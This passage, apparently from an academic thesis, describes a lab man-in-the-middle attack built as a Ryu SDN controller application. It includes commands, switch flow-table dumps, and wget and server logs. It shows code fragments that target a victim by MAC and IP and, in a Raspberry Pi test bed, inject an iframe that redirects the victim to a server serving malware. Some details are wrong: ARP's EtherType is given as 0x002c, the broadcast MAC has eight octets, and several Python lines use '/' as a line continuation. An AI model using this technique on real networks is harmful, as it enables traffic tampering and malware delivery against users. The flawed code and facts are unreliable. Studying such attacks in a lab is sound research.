s1 lo: s1-eth1:h1-eth0 s1-eth2:s2-eth2
s2 lo: s2-eth1:h2-eth0 s2-eth2:s1-eth2 s2-eth3:s3-eth2
s3 lo: s3-eth1:h3-eth0 s3-eth2:s2-eth3
c0

```

Figure 19. Mininet Linear Topology via the Command Line


The command used to start the Mininet emulation environment and create this linear topology was `mn --topo linear,3 --switch ovsk --controller remote`, as shown in Figure 20. After starting Mininet the user must next run the controller by issuing the command `xterm c0`. This will create a new terminal for the controller where the user then needs to change directory to the Ryu application folder. In our case this folder was located in the directory `/home/ubuntu/ryu/ryu/app`. To

enter this directory the user would type the command `cd /home/ubuntu/ryu/ryu/app` and then run the controller in verbose mode via the command `ryu-manager --verbose application.py`, where “application.py” is the name of the SDN application, as seen in Figure 21. An example of a pre-built SDN application is seen in the following section.

A terminal window titled "Terminal - root@sdnhubvm: /home/ubuntu/ryu" showing the execution of the Mininet command. The user enters `mn --topo linear,3 --switch ovsk --controller remote`. The output shows the network creation process, including adding a controller (which fails to connect to 127.0.0.1:6633), adding three hosts (h1, h2, h3), adding three switches (s1, s2, s3), and adding links between them. The process concludes with starting the controller (c0), starting the three switches, and entering the Mininet CLI. The prompt changes from `root@sdnhubvm:/home/ubuntu/ryu#` to `mininet>`.

```
root@sdnhubvm:/home/ubuntu/ryu# mn --topo linear,3 --switch ovsk
--controller remote
*** Creating network
*** Adding controller
Unable to contact the remote controller at 127.0.0.1:6633
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s2) (h3, s3) (s2, s1) (s3, s2)
*** Configuring hosts
h1 h2 h3
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> xterm c0
mininet> 
```

Figure 20. Starting a New Instance of Mininet

A terminal window titled "Node: c0" (root) showing the execution of a Ryu application. The user is in the directory /home/ubuntu/ryu/ryu/app/. The command `ryu-manager --verbose mitm_application.py` is entered and highlighted with a red box. The output shows the loading of the application, instantiation of the MITM application and OFPHandler, and the connection to the controller at 127.0.0.1:43358. The application then moves onto config mode and connects to the controller at 127.0.0.1:43359.

```
root@sdnhubvm:/home/ubuntu/ryu/ryu/app/
root@sdnhubvm:/home/ubuntu/ryu/ryu/app# ryu-manager --verbose mitm_application.py

loading app mitm_application.py
loading app ryu.controller.ofp_handler
instantiating app mitm_application.py of MITM
instantiating app ryu.controller.ofp_handler of OFPHandler
BRICK MITM
  CONSUMES EventOFPPacketIn
BRICK ofp_event
  PROVIDES EventOFPPacketIn TO {'MITM': set(['main'])}
  CONSUMES EventOFPPortDescStatsReply
  CONSUMES EventOFPErrormsg
  CONSUMES EventOFPHello
  CONSUMES EventOFPEchoRequest
  CONSUMES EventOFPSwitchFeatures
connected socket:<eventlet.greenio.base.GreenSocket object at 0xb668230c> address:
('127.0.0.1', 43358)
hello ev <ryu.controller.ofp_event.EventOFPHello object at 0xb668282c>
move onto config mode
connected socket:<eventlet.greenio.base.GreenSocket object at 0xb668246c> address:
('127.0.0.1', 43359)
```

Figure 21. Running an Application on the Controller (c0)

D. LEARNING SWITCH IMPLEMENTATION

Conforming to the standard SDN learning switch implementation, we utilized parts of the learning switch application to route traffic around our network infrastructure. The routing among all of the switches is handled in the L2 switch application, which sits on the same layer as the Ryu controller. The application is written in python and allows Host A to communicate and interact with Host B. In the simulation below Host A sends a packet destined for the IP address of Host B. When the packet arrives at the flow table in the OpenFlow switch there is no match and no flow entry for that IP yet. So, the packet is passed up to the controller and through the L2 switch application for processing. The most important function in this code is the one that installs a new flowmod into the switch table to record this interaction. The switch can then forward the packet to its destination at Host B. To run the learning switch application we use the command `ryu-manager --verbose simple_switch_l2.py`.

E. IMPLEMENTATION EXPERIMENT IN MININET

In our Mininet demonstration we made h1 as the web server, h2 as a benign client and h3 as our target client. To run our application we ran the command `ryu-manager --verbose mitm_application.py`. Once our controller and application are running we can then set up h1 as a web server by using the command `h1 python -m SimpleHTTPServer 80 &`. This command tells h1 to run a basic python web server on port eighty and the ampersand tells it to run in the background. Next, we bring up an instance of the web browser Firefox by entering the command `firefox` within the h2 clients terminal. This will create a new window screen containing the web browser. Once the browser loads we then type the IP of the web server into the Uniform Resource Locator (URL) to send a web request to the server. In this case the web server's address is 10.0.0.1, which is what we enter into the URL, as seen in Figure 22. When the request is sent the following events happen, as depicted in Figure 23.



Figure 22. Requesting a Web Page via Firefox

In stage one, h2 sends a request to the web server by entering `http://10.0.0.1` into the URL of the web browser. In stage two, the s2 switch, which is connected to the h2

client, will receive the packet and check its flow table. If a flow entry exists stating which port is closest to the destination, h1, then it will send the packet out that port. If that next hop happens to be the final destination then the packet will skip the controller portion of stage three and go directly to stage four. Since this web request is the first packet to be sent between these two endpoints then we know there will not be an existing flow entry installed and therefore it will be sent to the controller. In stage three the controller acts as a brain for the switch and determines where to send the packet next. It makes this decision by first creating a `mac_to_port` dictionary. A dictionary in python is a simple way to keep track of a key-value pair. The key portion is unique and is mapped to a value. An example of a `mac_to_port` dictionary entry would look like `{'b8:27:eb:a4:78:0a': 2}`, where the key, `'b8:27:eb:a4:78:0a'` is the MAC address of the client and the value after the semicolon is the port number.

The second step the controller takes is to parse out the `in_port` number and source MAC address within the packet and store that in a dictionary as well. Next, the controller will take the `mac_to_port` dictionary and look for an entry that contains the destination MAC address as a key. If there is not an entry for this address then the controller knows it must flood its network to find it. On the other hand, if there is an entry within its dictionary, then it knows which port to send it out and it will do so, along with sending a `flowmod` packet back to the switch telling it where to send the packet next time so it does not have to constantly query the controller while looking for the next hop.

For simplicity, we abstracted away the details for stage four and included the important steps. In the first step the client and the server perform a three-way handshake to set up a TCP socket connection. Once the connection is established then the client's request can be sent to the server where the server then sends a response packet. Once the client receives this response packet its web browser can render the content appropriately.




Figure 23. Mininet Web Request Stages

Next, we send an initial web request from the target client, h3 to the web server, h1. The same events occur except the actions indicated in the flow rule are different. Figure 24 shows an example output of s1's flow table when h3 sends a web request. Notice when the target client sends a web request a new rule is added to the switch table indicating an action to send subsequent packets to the controller (as seen in line nine of Figure 24).


```
1 ovs-ofctl -0 openflow13 dump-flows s1
2 OFPST_FLOW reply (OF1.3) (xid=0x2):
3  cookie=0x0, duration=7.245s, table=0, n_packets=0, n_bytes=0,
   idle_timeout=600, hard_timeout=3600, send_flow_rem
   arp,in_port=2,dl_dst=ff:ff:ff:ff:ff:ff actions=FL00D
4
5  cookie=0x0, duration=7.240s, table=0, n_packets=0, n_bytes=0,
   idle_timeout=600, hard_timeout=3600, send_flow_rem
   arp,in_port=1,dl_dst=ce:d8:ca:ba:2b:4a actions=output:2
6
7  cookie=0x0, duration=7.203s, table=0, n_packets=6, n_bytes=510,
   idle_timeout=600, hard_timeout=3600, send_flow_rem
   ip,in_port=2,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=output:1
8
9  cookie=0x0, duration=5.195s, table=0, n_packets=2, n_bytes=1581,
   idle_timeout=600, hard_timeout=3600, send_flow_rem
   ip,in_port=1,nw_src=10.0.0.1,nw_dst=10.0.0.3 actions=CONTROLLER:65509
```

Figure 24. Switch Table Output after h3 Sends Web Request

When h3 sent a web request, the packet was flagged by our MiTM application and as a result a new rule was passed to the switch directing it to send all web traffic destined to h3 to the controller first, before forwarding the packet to the appropriate destination. This allows us to inject a string of our choosing into the HTTP response packet and then forward it to h3, thus validating our proof of concept.

Figure 25 is a sample of the HTTP response received when the benign client sent a web request to the web server. Figure 26 is a sample output of the HTTP response provided to h3 where we injected the string *CCW MITM SUCCESS!!!!* Notice how the controller injected this string into h3's response but not into h2's response. Injecting strings into an HTTP response may seem innocent and not cause any problems but it proves that one could easily intercept a packet in transit, modify it and forward it to the


intended recipient. A malicious user could use this technique to inject something other than a string, such as an iframe, to redirect a user to a webpage of their choosing.



```
Terminal - ubuntu@sdnhubvm: ~/ryu/ryu/app
mininet> h1 python -m SimpleHTTPServer 80 &
mininet> h2 wget -O - h1
--2016-07-08 11:12:21-- http://10.0.0.1/
Connecting to 10.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 123 [text/html]
Saving to: 'STDOUT'

0% [          ] 0 ---K
html>
<header><title>Here is my website</title></header>
<body><H1> Welcome to the server home page.</H1>
</body>
</html>
100%[=====] 123 ---K
2016-07-08 11:12:21 (11.1 KB/s) - written to stdout [123/123]
mininet>
```

Figure 25. Example Output of HTTP Response to h2



```
Terminal - ubuntu@sdnhubvm: ~/ryu/ryu/app
mininet> h3 wget -O - h1
--2016-07-08 11:15:36-- http://10.0.0.1/
Connecting to 10.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'STDOUT'

[<=>] 0 ---K
/s      Content-Length: 123
Last-Modified: Mon, 16 May 2016 17:21:00 GMT

<html>
<header><title>Here is mv website</title></header>
<body><h1> CCW MITM SUCCESS!!!! </h1><H1> Welcome to the server
home page.</H1>
</body>
</html>
[<=>] 223 ---K
/s    in 0s
2016-07-08 11:15:38 (14.7 MB/s) - written to stdout [223]
mininet>
```

Figure 26. Example Output of HTTP Response to Target h3

F. IMPLEMENTATION EXPERIMENT IN PHYSICAL TEST BED

String injection in Mininet demonstrated our proof of concept but was not sufficient for real world implementation. Our overall goal was to grab an HTTP response packet from a web server and use it to inject an iframe in order to redirect a targeted user to a malicious site. The problem was that we could not demonstrate the redirection in Mininet because the software uses terminals to emulate hosts. We needed to use physical hosts and a graphical user interface (GUI) web browser to show the redirection in a practical way.

In order to demonstrate this, we used three Raspberry Pi's connected to three different switches within our test bed. A Raspberry Pi is a mini computer about the size of a wallet with several input/output ports to connect a screen, keyboard, mouse, SD card, Ethernet, Universal Serial Bus (USB), etc. Each Pi has the Linux operating system installed on it and each have a statically assigned IP address. First we had to configure each switch to communicate appropriately with our controller and the OpenFlow protocol. We assigned these switches the IP's of 10.10.0.8, 10.10.0.9 and 10.10.0.10. Second, we assigned the Pi's static IP addresses. This first Pi we assigned an IP of 10.10.10.5 and designated it as the role of our target host. The client was then connected to the 10.10.0.10 switch. The second Pi we assigned was the benign web server with the address of 10.10.8.6 and attached it to the 10.10.0.8 switch. Lastly, we created a second web server to be our malicious web server that contained malicious software (also known as malware). We assigned this Pi an IP address of 10.10.9.7 and connected it to the 10.10.0.9 switch.

We added a second web server in our lab test bed because we needed a second server to redirect the target to and serve the malware. To run our code we had to change directories to the ryu application folder by using the command `cd /ryu/ryu/app`. Next, we ran our code using the command `sudo ryu-manager --verbose mitm_application.py`. Then we had to run a basic python web server on both the 10.10.9.7 and 10.10.8.6 Pi's by opening up a terminal and issuing the command `python -m SimpleHTTPServer 80`. At this point, we used the GUI of the targeted client,

10.10.10.5, to open up NetSurf, which is a built-in Linux web browser and then we typed the IP address of the benign web server into the web address bar, as seen in Figure 27. Figure 28 shows the content being served from the benign webserver, while Figure 29 shows that the redirection was successful since it served malware.html to the client.



Figure 27. Client Sending Web Request to Benign Web Server

```
pi@raspberrypi: ~  
root@raspberrypi:/home/pi# ./run_server.sh  
Serving HTTP on 0.0.0.0 port 80 ...  
10.10.10.5 - - [17/Aug/2015 03:39:46] "GET / HTTP/1.1" 200 -  
10.10.10.5 - - [17/Aug/2015 03:39:46] "GET /header.jpg HTTP/1.1" 200 -  
10.10.10.5 - - [17/Aug/2015 03:39:46] "GET /favicon.ico HTTP/1.1" 200 -
```

Figure 28. Benign Content Being Served to Targeted Client 10.10.10.5

```

pi@raspberrypi: ~
root@raspberrypi:/home/pi# ./run_server.sh
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.5 - - [11/Aug/2015 05:26:31] "GET /malware.html HTTP/1.1" 200 -

```

Figure 29. Malicious Server Sending Malware to Targeted Client 10.10.10.5

Further demonstration of our proof of concept can be seen by looking at the content within Wireshark. Figure 30 shows the inside of the OpenFlow packet, which indicates that the web response packet sourced from 10.10.8.6 and destined to the targeted client 10.10.10.5 should always be sent to the controller, which is when it is pushed up to our application and then the injection is made. Figure 31 is a screenshot of a TCP stream within Wireshark that shows the source code of when the benign client browses to the web server, while Figure 32 shows the source code of the web response when the targeted client browses to the web server and where the iframe is injected to redirect the client to the malicious server located at 10.10.9.7. It is important to note that if someone were to conduct analysis on the HTML source code, they would see the iframe inside the HTTP packet.




Figure 30. Wireshark Demonstrating Explicit Output to the Controller




Figure 31. Source Code Output to Non Targeted Client (Without Redirection)




Figure 32. Source Code Output to Targeted Client

G. TRANSFERRING FROM A VIRTUAL TO A PHYSICAL LAB

There is a common misconception that a user can take code developed on a virtual environment, such as Mininet, and easily transfer it to a physical network environment, such as our test bed. We found that this was not the case. The following sections outline the modifications we made within our SDN components in order to have it function correctly on the physical lab environment.

1. Application Modifications

One of the first changes we had to make in our application code was to add the web server IP to the first conditional statement within the `_packet_in_handler`. When a packet enters the software defined network we run through a series of conditional statements to check if we want to flag the packet as target traffic. Within our virtual environment we made this check based on destination MAC address, destination IP address, source port number and the datapath ID of the switch. If a packet hit on all of these checks then it would be flagged as target traffic. Similar to the virtual environment, in the physical lab environment we also checked for destination MAC address, destination IP address and source port number. The difference is that instead of checking for the datapath ID (dpid) of the switch we now check for the IP address of the web server. This is because in the virtual environment it is simple to use a dpid because they start with the number one and increase with the amount of switches you add to your network. Conversely, in the physical test bed environment the dpid numbers are a much more complicated 64-bit identifier that is created by the manufacturer of the switch. To simplify our code and make it easier for readers, we decided to use the web server address instead of the dpid of the switch in our physical test bed. This is shown in Figure 33 and Figure 34.

```
if ((dstMAC == self.hw_addr or dstIP == self.ip_addr) and \
    (pkt_tcp and pkt_tcp.src_port == 80) and /
    (dpid == 1)):
```

Figure 33. DPID Being Used in Virtual Environment Code

```

if ((dstMAC == self.hw_addr or dstIP == self.ip_addr) and /
    (pkt_tcp and pkt_tcp.src_port == 80) and /
    (srcIP == self.web_server)):

```

Figure 34. Web Server IP Being Used in Physical Test Bed Code

Another addition that had to be made in the `_packet_in_handler` was to create an ip-to-port dictionary, as demonstrated in Figure 35. In the virtual code we only used a mac-to-port dictionary and this was sufficient. The mac-to-port dictionary is used by the switch to verify whether or not it has an entry created for the destination MAC address of the current flow. If an entry is found, then the switch sets the current output port. If an entry is not found then the switch is directed to flood the network in order to learn the location of the destination MAC address. The reason why we had to add the IP-to-Port dictionary in our physical lab environment application is because some of the switches in our lab would not filter on MAC addresses and instead filter on IP addresses. By adding an ip-to-port dictionary, we were able to match on IP addresses and filter appropriately.

```

class MITM(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_0.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(MITM, self).__init__(*args, **kwargs)
        self.mac_to_port = {} # dictionary for MAC address
                               # to port association
        self.ip_to_port = {} # dictionary for IP address
                             # to port association
        self.hw_addr = 'b8:27:eb:f3:15:66' # victim's MAC address
        self.ip_addr = '10.10.10.5' # victim's IP address
        self.web_server = '10.10.8.6' # benign web server's IP

```

Figure 35. Initializing IP-to-Port Dictionary

The last change we had to make within the `packet_in_handler` was to check for the Ethernet type of ARP packets. Our application for the virtual environment simply checked to see if the destination address was “ff:ff:ff:ff:ff:ff:ff:ff” then flag this flow as an ARP packet and pass it through the `_arp_handler`. This worked fine in the virtual

environment but when we moved our application to the physical lab environment this check failed. To fix this, we added a check the Ethernet type of the packet as well as the destination MAC address of “ff:ff:ff:ff:ff:ff” before passing it off to the `_arp_handler`. Since 0x002c is the hex representation for an ARP Ethernet type we added the line following line to our code, `eth.ethertype != 0x002c`, as seen in Figure 36 and Figure 37.

```
elif dstMAC == "ff:ff:ff:ff:ff:ff":  
    self._arp_handler(datapath, msg.in_port, dstMAC, srcMAC, /  
eth.ethertype, pkt, eth, msg.data, actions)
```

Within mininet we checked to see if the destination address was “ff:ff:ff:ff:ff:ff” to flag a flow as an ARP packet.

Figure 36. Virtual Lab Environment Code Sample for ARP Checking

```
elif dstMAC == "ff:ff:ff:ff:ff:ff" and eth.ethertype != 0x002c:  
    self._arp_handler(datapath, msg.in_port, dstMAC, srcMAC, /  
eth.ethertype, pkt, eth, msg.data, actions)
```

Within our physical test bed we had to check for Ethertype as well as destination MAC address in order to flag a flow as an ARP packet.

Figure 37. Physical Test Bed Code Sample for ARP Checking

